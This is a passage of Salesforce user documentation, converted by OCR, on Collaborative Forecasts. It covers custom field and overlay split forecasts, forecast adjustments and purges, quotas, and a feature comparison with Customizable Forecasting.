
Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, and **Developer** Editions

Note: If forecast managers or sales reps viewing the forecast can't access the custom opportunity field, they can see forecast amounts but not the custom field values in the opportunity list.


Forecasting on Annual Contract Value: A Simple Custom Field Forecast

Here we see an opportunity owned by sales rep Anna Bressan. Anna has many multiyear deals, so the revenue received from a deal each year is tracked in a custom `Annual Contract Value` field.



- Anna owns this opportunity (1).
- This field shows the custom Annual Contract Value (2).

The Annual Contract Value field in all Anna's opportunities rolls up into her Annual Contract Value forecast, which appears on the forecasts page along with any other forecasts that are set up in Salesforce.




- This area shows the Annual Contract Value forecast for Anna (1).
- This forecast has the same name as the custom field (2).
- The Forecasted Amount is the value of the `Annual Contract Value` field that rolls up into Anna's forecast (3).
- This area shows the Forecasted Amount from the `Annual Contract Value` field on Anna's Acme - Premium Support opportunity (4).

Note: To enable a custom field forecast, your Salesforce admin must enable opportunity splits for the custom field. However, the opportunity owner automatically receives a 100% split for the field, so if your company doesn't plan to use splits with the field, the rollup is the same as if there were no splits.


A Custom Field Forecast with Opportunity Splits

If you use opportunity splits on your custom field, your custom field forecast rolls up those splits. For example, here we can see that sales rep Anna owns an opportunity, which includes a custom split on the Annual Contract Value field for Kevin, a sales engineer responsible for increasing overall Annual Contract Value for the company. In this case, Kevin's 25% split rolls up into his Annual Contract Value forecast.



- Anna owns this opportunity (1).
- The opportunity contains a custom currency field called Annual Contract Value (2).
- Kevin receives a 25% split on the Annual Contract Value field (3).

Kevin's manager can view the Annual Contract Value forecast where he can see the deal to which Kevin is contributing, along with all the other opportunities that his sales engineer team is working on. Kevin's manager can see that Kevin is receiving a 25% credit for all his opportunities, which contribute to a total of $1,026,000 revenue in his Best Case forecast. If Kevin's manager thinks the deal will ultimately close for a higher amount, his manager can adjust the Best Case forecast amount upward. Anna's manager can see Anna's 75% split in her forecast.



- This area shows Kevin's Annual Contract Value split forecast (1).
- This area shows Kevin's 25% split on Anna's Acme – Premium Support opportunity (2).

Forecasts from the Standard Expected Revenue Field

The standard `Expected Revenue` field is useful for opportunities that are likely to produce more or less revenue than indicated in the `Amount` field. If you use the `Expected Revenue` field, your admin can set up a forecast for it. The Expected Revenue forecast then appears in the dropdown list in the same way as a custom field forecast.

Overlay Splits Forecasts

Track revenue in Collaborative Forecasts from sales team members who help close opportunities but aren't directly responsible for them.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

As a sales manager, you probably use revenue splits for crediting team members who are directly responsible for opportunities. To provide more flexibility with how you assign credit for opportunities, you can use overlay splits, which help you and other team members allocate credit to overlay sales roles for working on opportunities. Overlay splits can add up to any percentage of the opportunity amount, sometimes exceeding 100%. For example, your sales team can include sales engineers, product specialists, or partners who help close deals but aren't directly responsible for them.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Enterprise**, and **Developer** Editions


Overlay forecasts let you predict revenue from overlay splits. Forecast amounts roll up through the role hierarchy based on the opportunity's `Amount` field and the overlay team member's split percentage.

Here you can see that sales rep Scott owns an opportunity, which includes an overlay split for sales engineer Owen, who's working with Scott to close the deal. For Scott, the opportunity `Amount` field rolls into his opportunity revenue forecast.



- Scott owns this opportunity (1).
- Owen receives a 50% split (2).

Owen's manager can also view the overlay forecast where he can see the deal to which Owen is contributing, along with all the other opportunities that his sales engineer team is working on. Owen's manager can see that Owen is receiving a 50% credit for this deal, which contributes to a total of $948,000 revenue in his Best Case forecast. If Owen's manager thinks the deal will close for a higher amount, he can adjust the Best Case forecast amount.



- The Forecast Type menu in Salesforce Classic showing the Overlay Splits forecast (1)
- Owen's 50% split (2)
- Owen's $198,000 contribution to the FQ4 FY 2013 Best Case forecast (3)
- The total Best Case amount for FQ4 FY 2013 (4)

Forecast Adjustments

Collaborative Forecasts users who anticipate differences between the current forecast and actual future results can change forecast rollup amounts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

EDITIONS

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Adjusting Forecasts in Collaborative Forecasts

Add adjustments to the Best Case and Commit forecast amounts. Then change or remove adjustments as needed.

Adjust Forecasts

To add an adjustment to a Best Case or Commit forecast amount in Collaborative Forecasts, click its cell in the forecast table, and then enter the new amount.

View and Edit Forecast Adjustments

View details about forecast adjustments in Collaborative Forecasts, including who made the adjustments, the adjusted amounts, and the original gross rollup (the forecast amount before adjustments). Edit adjustments that you've made as needed.

Adjustments Purges in Collaborative Forecasts

Adjustments can be purged when you change some forecast and custom fiscal year settings. The data on which the forecasts are based remains untouched.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Adjusting Forecasts in Collaborative Forecasts

Add adjustments to the Best Case and Commit forecast amounts. Then change or remove adjustments as needed.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

To adjust forecasts, adjustments must be enabled. Your Salesforce admin can enable managers to adjust subordinates' forecasts, all Collaborative Forecasts users to adjust their own forecasts, or both.

An adjustment shows forecast managers' or sales reps' judgment about the final amount that they expect a forecast's opportunities to bring in at the close of the forecast period. Some forecast managers need to adjust their own or a subordinate's forecast. For example, they know that some employees tend to be too optimistic or too conservative when assigning amounts to opportunities. Sales reps can also adjust their own forecasts if they think that opportunity amounts are understated or overstated. Forecast managers can adjust forecasts that include only gross opportunity amounts and forecasts that have adjustments made by someone else in their opportunity team. An adjustment doesn't change the underlying gross rollup amount—it just adds a layer of detail. If multiple types of forecasts are enabled, each forecast type maintains separate adjustments.

EDITIONS

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Forecast managers can adjust their own Commit and Best Case forecasts and the forecasts of subordinates one level below them in the forecast hierarchy. They can view adjustments that subordinates make at every level below them in the forecast hierarchy. Adjustments made to their subordinates' forecasts roll up into their own forecasts. When you adjust, you can include an explanatory note. Adjustment notes don't appear in reports.

For example, let's say you're a sales manager who's adjusted the forecast of one of your sales reps down from $2,000 to $1,500. Your vice president, who's your forecast manager, sees $1,500 when viewing your forecast, along with an icon indicating that the amount contains an adjustment. The vice president can decide to adjust it back to $2,000.

Forecast managers' own forecasts pages show all their forecast amounts and related opportunity details. When managers view a subordinate's forecasts page, they see the totals that the subordinate sees. Any adjustments that the managers make to subordinates' amounts from their own forecast page don't appear on the subordinate's forecasts page. Instead, the managers see that subordinate's forecasts and any adjustments that the subordinates made to their own amounts or amounts of their subordinates. For example, let's say you're a vice president of sales. On your own forecasts page, you see a July Best Case forecast of $1,250 (including a $50 adjustment that you made) for one of your first-level subordinates, a sales manager. However, when you view the sales manager's forecasts page, the July Best Case forecast is $1,200, because it doesn't include your adjustment. If a manager and a subordinate adjust the same forecast amount, only the manager's adjustment rolls up the forecast hierarchy.

If multiple types of forecasts are enabled, each forecast type maintains separate adjustments. For example, if opportunity-revenue and opportunity-quantity forecasts are enabled, you can adjust forecast amounts in each of those forecasts. However, adjustments made in the opportunity-revenue-based forecast aren't displayed as adjustments in any other forecast type. So if you adjust an amount in the opportunity-revenue forecast from $100,000 to $90,000 and then switch your forecast view, you don't see an equivalent adjustment value in the opportunity-quantity forecast. If you change the forecast view back to the opportunity-revenue forecast, you see your adjustment of $90,000. If you use product family forecasts, you can't adjust your own product family forecast amounts.

When an opportunity moves from one forecast category to another, such as from Pipeline to Best Case, the unadjusted raw amounts change for each of those rollups. However, forecast amounts with adjustments don't change in the rollup table on the forecasts page. We recommend updating or removing your adjustments to each forecast rollup to account for changes in the stage of opportunities.

Note: While you're viewing a forecasts page, your subordinates can be adjusting forecast amounts or editing related opportunities. Or you can adjust one of your subordinates' forecasts from your own page. All these events change forecast amounts. Click **Refresh** to view the most recent forecast amounts.

This table shows who can view and adjust your forecasts.

User	Can view your forecasts?	Can adjust your forecasts?
Your manager's manager	Yes	No
Your manager	Yes	Yes. The manager adjusts amounts from his or her own forecasts page.
You	Yes	Yes, if enabled by your admin. You can adjust forecast totals only, not the subtotal for My Opportunities.
Your direct report	No	No
Your subordinate who's not a direct report	No	No

This table shows whose forecasts you can view and adjust.

User	Can you view forecasts?	Can you adjust forecasts?
Your manager's manager	No	No
Your manager	No	No
You	Yes	Yes, if enabled by your Salesforce admin
Your direct report	Yes. However, if you select a direct subordinate's forecast, you see the same view as that subordinate, so your adjustments aren't visible.	Yes. You adjust these amounts from your own forecasts page.
Your subordinate who's not a direct report	Yes. You see the same view that the subordinate sees.	No. Your direct reports can adjust their own direct reports' forecasts.

If a forecast contains an adjustment:

- In Lightning Experience, you see the icon next to the forecast amount.
- In Salesforce Classic, you see these icons next to the forecast amount.

Icon in Salesforce Classic	Definition
○	You adjusted the forecast amount. You see this indicator only on your forecasts page.
•	One of your subordinates adjusted the forecast. You see this indicator on your forecasts page and your subordinates' forecasts pages.

Icon in Salesforce Classic	Definition
	You and one or more subordinates adjusted the forecast. You see this indicator only on your forecasts page, because when you drill down to a subordinate's page, you see the page as that user sees it.
	Save your adjustment.
	Undo your adjustment and restore the previous value of the forecast. Hover over the button to see a tool tip that tells you if the previous value includes an adjustment.
	The adjustment includes a note.
remove	Remove your adjustment and restore the previous value, which can include someone else's adjustment.

SEE ALSO:

- Adjust Forecasts
- View and Edit Forecast Adjustments
- Adjustments Purges in Collaborative Forecasts
- Change Between Forecast Types
- Guidelines for Refreshing Forecasts

Adjust Forecasts

To add an adjustment to a Best Case or Commit forecast amount in Collaborative Forecasts, click its cell in the forecast table, and then enter the new amount.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

To adjust forecasts, adjustments must be enabled. Your Salesforce admin can enable managers to adjust subordinates' forecasts, all Collaborative Forecasts users to adjust their own forecasts, or both.

If you use product family forecasts, adjust a subordinate's individual product family totals rather than the total for all product families.

1. Find the forecast that you want to adjust, and then hover over its cell and click .
2. Enter your adjustment.
3. To include information about why you made the adjustment, add a note (140 characters maximum).
4. Save your changes. An icon appears in the cell to show that you adjusted the forecast. The adjustment rolls up to the period range total rows on the page.

SEE ALSO:

- Adjusting Forecasts in Collaborative Forecasts
- View and Edit Forecast Adjustments
- Adjustments Purges in Collaborative Forecasts
- Change Between Forecast Types

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To use Forecasts:
- "Allow Forecasting"

To adjust Forecasts:
- "Override Forecasts"

View and Edit Forecast Adjustments

View details about forecast adjustments in Collaborative Forecasts, including who made the adjustments, the adjusted amounts, and the original gross rollup (the forecast amount before adjustments). Edit adjustments that you've made as needed.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Find the adjusted forecast that you want to view or edit. (An indicator appears next to the adjusted forecast amount.)
2. To view the adjustment details, do one of the following.
   - If you're using Lightning Experience, click .
   - If you're using Salesforce Classic, hover over the forecast's cell.
3. Click to edit or remove any adjustments that you made.

SEE ALSO:

Adjusting Forecasts in Collaborative Forecasts

Adjust Forecasts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To use Forecasts:
- "Allow Forecasting"

To adjust Forecasts:
- "Override Forecasts"

Adjustments Purges in Collaborative Forecasts

Adjustments can be purged when you change some forecast and custom fiscal year settings. The data on which the forecasts are based remains untouched.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Adjustment purges happen when your Salesforce admin does any of the following.

- Disables Collaborative Forecasts.
- Disables manager adjustments. Only adjustments made by forecast managers to their subordinates' forecasts are purged.
- Disables owner adjustments. Only adjustments made by forecast users to their own forecasts are purged.
- Changes your forecast period setting from quarterly to monthly or from monthly to quarterly.
- Disables a forecast type. Only adjustments for that forecast type are purged.
- Changes the start month of your fiscal year when the forecast period is set to quarterly. Quotas and adjustments are purged.
- Deletes a product family. Quotas and adjustments are purged for the deleted product family.
- Switches from cumulative forecast rollups to individual forecast category rollups or from individual to cumulative rollups.
- Creates a custom fiscal year for the first time. All adjustments and quotas for the corresponding and following standard fiscal years are purged.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

- Deletes a custom fiscal period or quarter. Forecast adjustments and quotas for that period or quarter are also deleted.

Adjustment purges also happen when either of the following is true.

- You're no longer a forecast manager. Only adjustments that you made to subordinates' forecast amounts are purged.
- You're removed from a role that's set as a forecast manager in the forecast hierarchy. Only adjustments that you made to subordinates' forecast amounts are purged.

SEE ALSO:

Adjusting Forecasts in Collaborative Forecasts

Adjust Forecasts

Quotas in Collaborative Forecasts

A forecast quota is the monthly or quarterly sales goal that's assigned to a sales team member. A manager's quota equals the amount that the manager and team are expected to generate together. The quota rollup is done manually by users and managers, and revenue or quantity data can be used. If you have multiple types of forecasts enabled, each type maintains separate quota information.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

If forecast quotas are enabled, quota data appears in these locations on the forecasts page.

- A column that contains quota amounts for a specific period. If your forecast includes product families, this column includes quotas for each product family.
- A row that contains the percentage amounts attained for a specific period in a specific forecast rollup (Salesforce Classic only).

Considerations for Using Quotas in Collaborative Forecasts

Before you use forecast quotas, review some considerations.

Show and Hide Quota Information in Collaborative Forecasts

Show and hide quota data so that your forecasts page looks the way you want it to look.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: **Professional** Edition with the "API Enabled" permission

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Considerations for Using Quotas in Collaborative Forecasts

Before you use forecast quotas, review some considerations.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- Viewing quota attainment information isn't available in Lightning Experience.
- In product family forecasts, sales managers can't see their own quotas and quota attainment for individual product families. Only their total quota appears in the rollup table. For example, if three sales reps have combined quota amounts of $75,000 and their forecast manager has an individual quota of $30,000, the manager's quota is $105,000.
- You can edit direct subordinates' quotas only ("Manage Quotas" permission required)—not your own.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: **Professional** Edition with the "API Enabled" permission

SEE ALSO:

Collaborative Forecasts Concepts

Show and Hide Quota Information in Collaborative Forecasts

Enable Quotas in Collaborative Forecasts

Show and Hide Quota Information in Collaborative Forecasts

Show and hide quota data so that your forecasts page looks the way you want it to look.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Do one of the following.
   a. If you're using Lightning Experience, click the gear in the upper right of the forecasts page.
   b. If you're using Salesforce Classic, click **Display Options**.
2. To show your quota amount for each period, select **Show Quota Column**.
3. To show your quota attainment for a specific rollup in a selected period, select **Show Quota % Attainment** (Salesforce Classic only). The percentage shown below each forecast amount indicates the proportion of the user's quota that the amount represents.

The quota information displayed can be revenue or quantity amounts, depending on the type of forecast that you're using. If multiple types of forecasts are enabled, each forecast type maintains separate quota information. To hide quota information, deselect these options.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in: **Professional** Edition with the "API Enabled" permission

USER PERMISSIONS

To use quotas:

- "Allow Forecasting"
  AND
  "Manage Quotas"

SEE ALSO:

Considerations for Using Quotas in Collaborative Forecasts

Enable Quotas in Collaborative Forecasts

Predicting and Planning Your Sales Cycles with Forecasts FAQs

Forecasts FAQ

- What's the difference between the Forecasting versions?
- Why can't I use Territory Management?
- View and Update Opportunity-Stage-to-Forecast-Category Mappings

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Collaborative Forecasts Concepts

EDITIONS

Collaborative Forecasts available in: both Salesforce Classic and Lightning Experience

Customizable Forecasting available in: Salesforce Classic

Territory Management available in: Salesforce Classic

What's the difference between the Forecasting versions?

Collaborative Forecasts includes much of the same functionality as Customizable Forecasting.

See which features are available in each version of Forecasting. If you're migrating to Collaborative Forecasts, see Considerations for Migrating from Customizable Forecasting to Collaborative Forecasts on page 1960.

EDITIONS

Collaborative Forecasts available in: both Salesforce Classic and Lightning Experience

Customizable Forecasting available in: Salesforce Classic

Territory Management available in: Salesforce Classic

Feature	Customizable Forecasting	Collaborative Forecasts
API Access	✔	✔
Automatic Rollups	✔	✔
Chat in Real Time		✔
Custom Fiscal Years	✔	✔
Custom Opportunity Currency Field Forecasts		✔ (Not available in Professional Edition)
Default Forecast Currency Setting		✔
Individual Forecast Range Selection—Controlled by User	✔	✔
Map Forecast Categories to Opportunity Stages	✔	✔
Monthly Forecasts	✔	✔
Multiple Currency Support	✔	✔

Feature	Customizable Forecasting	Collaborative Forecasts
Opportunity-level Adjustments	✔	Can use a custom opportunity currency field to save adjusted amounts and a custom field forecast to track the rollup of that field.
Opportunity List Filters and Sort		✔
Opportunity Splits Forecasts		✔ (Not available in Professional Edition)
Opportunity Stage	✔	✔
Overlay Splits Forecasts		✔ (Not available in Professional Edition)
Override (Adjust) Forecasts	✔	✔
Override (Adjustment) Notes	✔	✔
Partner Opportunities in Forecasts	✔	✔ (Not available in Professional Edition)
Product Family Forecasts	✔	✔ (No product family forecasts view in Lightning Experience)
Product Schedule Forecasts	✔	
Quotas	✔	✔ (No quota attainment information in Lightning Experience)
Quantity Forecasts	✔	✔
Quarterly Forecasts	✔	✔
Rename Categories		✔
Reports and Dashboards	✔	✔
Resize Forecast Table Columns		✔
Revenue Forecasts	✔	✔

Feature	Customizable Forecasting	Collaborative Forecasts
Share Forecasts	✔	✔ (Pilot, API only)
Snapshots and Forecast History	✔	✔
Sortable Opportunities List From the Forecast Page	✔	✔
Submit Forecasts	✔	
Territory Management	✔ (The original Territory Management feature only. Enterprise Territory Management is not supported.)	

SEE ALSO:

